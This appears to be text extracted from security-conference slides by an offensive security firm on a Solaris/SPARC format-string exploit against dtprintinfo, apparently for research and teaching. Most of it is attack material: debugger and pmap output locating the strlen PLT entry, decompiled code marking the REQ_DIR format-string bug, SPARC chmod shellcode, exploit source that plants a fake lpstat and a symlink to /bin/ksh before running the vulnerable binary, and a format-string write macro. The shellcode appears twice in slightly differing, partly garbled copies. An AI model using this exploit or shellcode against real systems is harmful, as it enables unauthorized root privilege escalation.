
```
bash-3.2# pmap 3321 | grep libc.so.1
FE800000    1224K r-x--  /lib/libc.so.1
FE942000      40K rwx--  /lib/libc.so.1
FE94C000      8K rwx--  /lib/libc.so.1
bash-3.2# objdump -R /usr/lib/libc.so.1 | grep strlen
0014369c R_SPARC_JMP_SLOT  strlen
bash-3.2# python -c 'print hex(0xFE800000+0x0014369c)'
0xfe94369cL
bash-3.2# pmap 3321 | grep libc.so.1
FE800000    1224K r-x--  /lib/libc.so.1
FE942000      40K rwx--  /lib/libc.so.1
FE94C000      8K rwx--  /lib/libc.so.1
```

```
(gdb) x/10x 0xfe94369c
0xfe94369c: 0x01000000 0x30bbbbd98 0x01000000 0x01000000
0xfe9436ac: 0x30bbbbcb5 0x01000000 0x01000000 0x30bbbbd02
0xfe9436bc: 0x01000000 0x030002d0

(gdb) x/10i 0xfe94369c
0xfe94369c: nop
0xfe9436a0: b,a 0xfe832d00
0xfe9436a4: nop
0xfe9436a8: nop
0xfe9436ac: b,a 0xfe832980
0xfe9436b0: nop
0xfe9436b4: nop
0xfe9436b8: b,a 0xfe832ac0
0xfe9436bc: nop
0xfe9436c0: sethi %hi(0xb4000), %g1
```

Cf Decompile: __0Fjcheck_dirPcTBPPP6QStatusLineStructPii - (dtprintinfo_intel)

```
46
47     __format = getenv("REQ_DIR");
48     if (__format == (char *)0x0) {
49         sprintf(local_724,"/usr/spool/lp/requests/%s/",param_2);
50     }
51     else {
52         __format = getenv("REQ_DIR");
53             /* VULN */
54         sprintf(local_724,__format,param_2);
55     }
56     local_c = strlen(local_724);
57     sprintf(local_5f8,"/var/spool/lp/tmp/%s/",param_2);
58     local_48 = strlen(local_5f8);
59     local_44 = opendir(".");
60     if (local_44 != (DIR *)0x0) {
61         pdVar3 = readdir64(local_44);
```



```
128  char sc[] = /* Solaris/SPARC chmod() shellcode (max size is 36 bytes) */
129  /* chmod("./me", 037777777777) */
130  "\x92\x20\x20\x01"          /* sub  %g0, 1, %o1                  */
131  "\x20\xbf\xff\xff"         /* bn,a <sc - 4>                  */
132  "\x20\xbf\xff\xff"         /* bn,a <sc>                      */
133  "\x7f\xff\xff\xff"         /* call <sc + 4>                  */
134  "\x90\x03\xe0\x14"         /* add  %o7, 0x14, %o0                  */
135  "\xc0\x22\x20\x04"         /* clr  [ %o0 + 4 ]                  */
136  "\x82\x10\x20\x0f"         /* mov  0xf, %g1                      */
137  "\x91\xd0\x20\x08"         /* ta   8                           */
138  "./me";
```

```
239     /* setup the directory structure and the symlink to /bin/ksh */
240     unlink("/tmp/just/chmod/me");
241     rmdir("/tmp/just/chmod");
242     rmdir("/tmp/just");
243     mkdir("/tmp/just", S_IRWXU | S_IRWXG | S_IRWXO);
244     mkdir("/tmp/just/chmod", S_IRWXU | S_IRWXG | S_IRWXO);
245     symlink("/bin/ksh", "/tmp/just/chmod/me");
246
247     /* create a symlink for the fake lpstat */
248     unlink("lpstat");
249     symlink(argv[0], "lpstat");
250
251     /* print some output */
252     sysinfo(SI_PLATFORM, platform, sizeof(platform) - 1);
253     sysinfo(SI_RELEASE, release, sizeof(release) - 1);
254     fprintf(stderr, "Using SI_PLATFORM\t: %s (%s)\n", platform, release);
255     fprintf(stderr, "Using libc/.plt/strlen\t: 0x%p\n\n", (void *)retloc);
256     fprintf(stderr, "Don't worry if you get a SIGILL, just run /bin/ksh anyway!\n\n");
257
258     /* run the vulnerable program */
259     execve(VULN, arg, env);
260     perror("execve");
261     exit(1);
262 }
```

raptor@blumenkraft ~ % █



mdowd
@mdowd

...

Converting a memory corruption into a nice weird
machine is quite satisfying

6:48 AM · Aug 31, 2020 · Twitter for iPhone

11 Retweets **68** Likes





Carl Schou

@vm_call

...

After joining my personal WiFi with the SSID
“%p%s%s%s%s%n”, my iPhone permanently disabled
it’s WiFi functionality. Neither rebooting nor changing
SSID fixes it :~)

7:16 PM · Jun 18, 2021 · Twitter for iPhone

2,229 Retweets **448** Quote Tweets **6,052** Likes



raptor
@0xdea

...

So Long, and Thanks for All the Shells

#Solaris

github.com/0xdea/exploits...

7:13 AM · Sep 5, 2017 · Tweetbot for iOS

View Tweet activity

75 Retweets **1** Quote Tweet **151** Likes



```
120 /* calculate numeric arguments for write string */
121 #define CALCARGS(N1, N2, N3, N4, B1, B2, B3, B4, BASE) {
122     N1 = (B4 - BASE)                                % 0x100;
123     N2 = (B2 - BASE - N1)                            % 0x100;
124     N3 = (B1 - BASE - N1 - N2)                      % 0x100;
125     N4 = (B3 - BASE - N1 - N2 - N3)                % 0x100;
126     BASE += N1 + N2 + N3 + N4;
127 }
```

“Hack the planet!”

```
128 /* Solaris/SPARC chmod() shellcode (max size is 36 bytes)
129 char sc[] = /* Solaris/SPARC chmod() shellcode (max size is 36 bytes)
130 /* chmod("./me", 037777777777) */
131 "\x92\x20\x20\x01"          /* sub    %g0, 1, %01           */
132 "\x20\xbf\xff\xff"         /* bn,a <sc - 4>            */
133 "\x20\xbf\xff\xff"         /* bn,a <sc>               */
134 "\x7f\xff\xff\xff"         /* call   <sc + 4>            */
135 "\x90\x03\xe0\x14"         /* add    %07, 0x14, %00           */
136 "\xc0\x22\x20\x04"         /* clr    [ %00 + 4 ]           */
137 "\x82\x02\x60\x10"         /* add    %01, 0x10, %g1           */
138 "\x91\xd0\x20\x08"         /* ta    8
```



marco.ivaldi@hnsecurity.it

HN SECURITY

Offensive Security Specialists

<https://security.humanativaspa.it>